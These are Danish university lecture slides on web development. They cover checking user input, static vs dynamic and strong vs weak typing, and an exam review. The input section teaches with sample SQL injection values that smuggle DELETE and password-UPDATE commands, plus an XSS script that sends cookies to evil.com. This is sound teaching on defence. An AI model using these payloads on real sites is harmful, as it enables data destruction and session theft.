

### Dagen idag

- ▶ 1 minuts evaluering
- ▶ 2 minutters eksamenshjælp
- ▶ 5 minutter om hvorfor vi tekker brugerinput
- ▶ 10 minutter om programmeringssprog
- ▶ Gennemgang af sidste semesters eksamenssæt

Husk at evaluere. Det bliver faktisk brugt  
(Studieadm siger kun 5% har evalueret)

Husk der er hjælpelærere på idag

Video tutorials, PHP og (simpel)SQL

Alt efter temperament kan det virkelig give noget

[www.killerphp.com](http://www.killerphp.com)



**Brugerinput er alt hvad der kommer fra en anden maskine, herunder:**

- ▶ Formvariabler: `$_REQUEST`
- ▶ Cookies: `$_COOKIE`
- ▶ JavaScript

**Og der findes 100 vis af måder at angirbe et site på:**

- ▶ SQL Injection
- ▶ XXS (Cross Site Scripting)
- ▶ Identity Theft
- ▶ Denial of Service
- ▶ ... etc

# SQL Injection, del 1



OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.



AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

`mysql_query()` sender bare vores query videre til databasen. Dvs følgende er lovligt:

```
$res = mysql_query("SELECT * FROM a; UPDATE a SET .....");
```

Tjekker vi ikke brugerinput risikerer vi at miste vores data (eller vise det til folk der ikke skulle kunne se det)

Her har vi en query hvor vi ikke har tjekket brugerinput

```
$res = mysql_query("SELECT * FROM a WHERE id=$id");  
//hvad sker der hvis:  
$id = ">0"; //?  
$id = "0; DELETE FROM a"; //?  
$id = "1; UPDATE users SET password='newpass'"; //?
```

Vores facebbok app.

Brugeren skal skrive sit navn der vises til andre brugere. Istedet for "Lars" skriver vi

```
<script>  
window.location='http://evil.com/?text='+escape(document.cookie);  
</script>
```

**eksempel:** utjekket-input.php

## **Der er fire begreber inden for programmering i skal kende:**

- ▶ Statisk vs. dynamisk typede sprog
- ▶ Stærkt vs. svagt typede sprog

Definitioner er primært hentet fra wikipedia, den 7/5-08

[http://en.wikipedia.org/wiki/Type\\_system](http://en.wikipedia.org/wiki/Type_system)

*In computer science, a type system defines how a programming language classifies values and expressions into types, how it can manipulate those types and how they interact.*

*A type identifies a value or set of values as having a particular meaning or purpose .....*

*Type systems vary significantly between languages with, perhaps, the most important variations being their compile-time syntactic and run-time operational implementations.*

**Typer:** det vi kender som "data-typer". Arrays, integers, strenge, objekter, floats, doubles etc.

Type checking er noget vi ikke rigtigt er stødt på. PHP er meget fleksibelt på det punkt (og det er blandt andet derfor PHP ofte bliver kaldt et let sprog)

Vi er vant til at det her virker:

```
$a = 9;           //$a er en integer  
$b = "10";       //$b er en streng  
echo $a+$b;      //udskriver 19
```

Prøver vi det samme i eks. Python får vi en fejl.

```
TypeError: unsupported operand type(s) for +: 'int' and  
'str'
```

PHP er svagt typet, dvs vi behøver ikke angive datatypen når vi opretter en variabel, og vi behøver generelt ikke bekymre os om datatyper i vores projekter.

Stærkt typede sprog tillader ikke at vi arbejder så dynamisk. I eksemplet ovenfor fortæller Python os at man ikke kan lægge et tal sammen med en streng.

# Type checking: Statisk vs dynamisk

Compileren tjekker at programmet kan køre. Det kan gøres på to måder.

Dynamisk: som PHP når programmet køres finder vi fejlene, også kaldet `run-time`

Statisk: Som eks C#. Programmet compiles **inden** det køres og vi fanger fejl `compile-time`

## **Fordele og ulemper:**

Dynamisk typede sprog har en hurtigere udviklingscyklus

Statisk typede sprog er allerede compiled og kører hurtigere

Se

- ▶ [http://www.itu.dk/courses/DSDS/F2008/exms/e2007/exm\\_e2007.pdf](http://www.itu.dk/courses/DSDS/F2008/exms/e2007/exm_e2007.pdf)
- ▶ [http://www.itu.dk/courses/DSDS/F2008/exms/e2007/exm\\_e2007\\_vejl.pdf](http://www.itu.dk/courses/DSDS/F2008/exms/e2007/exm_e2007_vejl.pdf)

Vi gennemgår eksamenssættet og den vejledende løsning fra ovenstående links